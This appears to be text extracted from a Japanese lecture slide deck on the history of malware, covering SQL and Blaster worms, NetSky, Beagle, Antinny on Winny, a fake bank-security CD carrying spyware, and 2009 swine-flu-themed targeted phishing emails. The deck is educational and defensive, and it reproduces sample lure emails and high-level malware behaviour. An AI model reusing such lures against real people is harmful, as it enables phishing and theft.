
特徴

- ・ランダムに生成したIPアドレスのUDP:1434宛にパケット送出
1000パケット/sec以上(ネットワークに高負荷)
- ・MS SQL Serverが稼働するサーバの脆弱性(MS02-039)を攻撃
- ・MSDE (Microsoft SQL Server Desktop Engine) にも感染する
- ・攻撃はUDP1パケット(376バイト)であり、メモリ上で感染・発症
ファイルは作成せず、再起動により消滅する
- ・パケットの大量送信だけであり、サーバのシステム破壊、ファイル
生成、レジストリの改変等を行わない


Blaster

Blaster

- ・Windows 2000/XPが対象
- ・MS03-026の脆弱点を利用して感染



Blaster




Blaster

特徴

- ・内部で生成したIPアドレスのTCP:135宛にパケット送出
- ・Windows DCOM RPCの脆弱性(MS03-026)を攻撃する
- ・システムの日付を調べ「月」が9月以降の場合、あるいは「日」が16日以降の場合攻撃活動をする
- ・windowsupdate.comにSYN Flood攻撃をする。(攻撃先が異なる)送信元IPアドレスを詐称する
- ・システムが起動する度に実行されるように設定する
(HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run)
- ・RPCの異常終了によりマシンが再起動することがある

脆弱性を攻撃するマルウェアの登場

プログラムの脆弱性への攻撃



セキュリティーパッチの適用が有効

一部にはセキュリティーパッチの適用によって
既存アプリケーションが動作しなくなるという例も発生した

目次

- 1 はじめに
- 2 初期のマルウェア
- 3 インターネット黎明期のマルウェア
- 4 脆弱性を攻撃するマルウェアの登場
- 5 **スパムメールを生成するマルウェア**
- 6 ファイル共有ネットワークとマルウェア
- 7 マルウェアと新たな攻撃
- 8 おわりに

Netsky

NetSky




- ・ 差出人アドレスを詐称
- ・ 添付ファイルの実行で発症
- ・ ドライブレターを有するデバイスから、メールアドレスをスキャンし、NetSkyのメールを送信
- ・ 様々なディレクトリにNetSkyをコピー
- ・ ファイル共有を介した拡散

ネットワークやメールサーバが麻痺に陥った

Beagle

Beagle



- ・ 差出人アドレスを詐称
- ・ 添付ファイルの実行で発症
- ・ ドライブレターを有するデバイスから、メールアドレスをスキャンし、Beagleのメールを送信
- ・ 特定の名称のディレクトリにBeagleをコピーする
- ・ バックドアを作成する
- ・ 感染PCの情報を通知する

マルウェアコードの末尾にランダムなデータを追加し、ハッシュが不定

スパムメールを生成するマルウェア

添付ファイルを安易に実行しない

セキュリティソフトウェアの活用


添付ファイルを開かせようとする工夫
未知の攻撃への対応

目次

- 1 はじめに
- 2 初期のマルウェア
- 3 インターネット黎明期のマルウェア
- 4 脆弱性を攻撃するマルウェアの登場
- 5 スパムメールを生成するマルウェア
- 6 ファイル共有ネットワークとマルウェア**
- 7 マルウェアと新たな攻撃
- 8 おわりに

Antinny

- ・ ファイル共有ソフトWinnyを介して感染活動を行う
- ・ PC内のプライベートファイルをWinnyのUploadフォルダにコピーする
- ・ Uploadフォルダ内のファイルがWinnyネットワークで共有される




官公庁、企業、個人の情報流出事案が連続して発生

当時の官房長官による「Winny利用の自粛」の異例のよびかけ

Antinny

Winnyネットワーク



ファイル共有ネットワークとマルウェア

ファイル共有ソフトを使わない？

流出して困る情報を蔵置しない？

人の興味・嗜好の隙をつく

目次

- 1 はじめに
- 2 初期のマルウェア
- 3 インターネット黎明期のマルウェア
- 4 脆弱性を攻撃するマルウェアの登場
- 5 スпамメールを生成するマルウェア
- 6 ファイル共有ネットワークとマルウェア
- 7 マルウェアと新たな攻撃**
- 8 おわりに


金銭被害を生むマルウェア

金銭被害を生むマルウェア1


C銀行から某企業に送付されたCD



C銀行のセキュリティソフト
を装ったCD-R




金銭被害を生むマルウェア2




同企業がこのCD-Rの
プログラムをインストール
した後に・・・

同企業が保有する C 銀
行の口座から 300万
円が他人の口座に送金さ
れた



金銭被害を生むマルウェア3



C DをP Cに適用し
C銀行のインターネット
バンキングを利用しよう
とすると.....

C銀行サーバへログイン

A screenshot of an Internet Explorer browser window titled "C銀行 - Internet Explorer". The page content includes the heading "ログインして下さい" (Please log in), followed by two input fields: "ID" and "PASSWORD".

C銀行 - Internet Explorer


ログインして下さい

ID

PASSWORD

金銭被害を生むマルウェア4

Wプロバイダに情報収集サーバを設置していた
CD-R内のプログラムはスパイウェアだった



- ・ ネットワーク環境等をチェックする機能あり
- ・ 特定の条件がそろった場合にだけ、不正な動作を行う仕組み

メールによる標的型攻撃

メールによる標的型攻撃

From: 東京研究院
Sent: Tuesday, April 28, 2009 6:55 PM
Subject: 体をお大事に

豚インフルエンザ感染の世界的拡大を受けて、米政府は26日、「公衆衛生に関する緊急事態」を宣言した。

メキシコでは過去数週間にわたって流行が続いている可能性があり、「人間の往来が激しい現代では、日本にもすでに上陸している可能性がある」と指摘する専門家もいる。日本もその影響が現れています。

体をお大事に、気をつけてください。

豚インフル感染-想定外の感染拡大.pdf

TROJ_PIDIEF.TA

From: 大阪事務局
Sent: Thursday, April 30, 2009 2:50 AM
Subject: 連休中は豚インフルエンザを注意してください

豚インフルエンザの警戒レベルが「フェーズ4」に引き上げられたが、ゴールデンウィーク、連休が始まって帰国者も増えてくる、国内に患者もいるかもしれないと思う。連休中どこも行かないほうがいいと思う。連休後も同僚などの状況を注意して下さい。

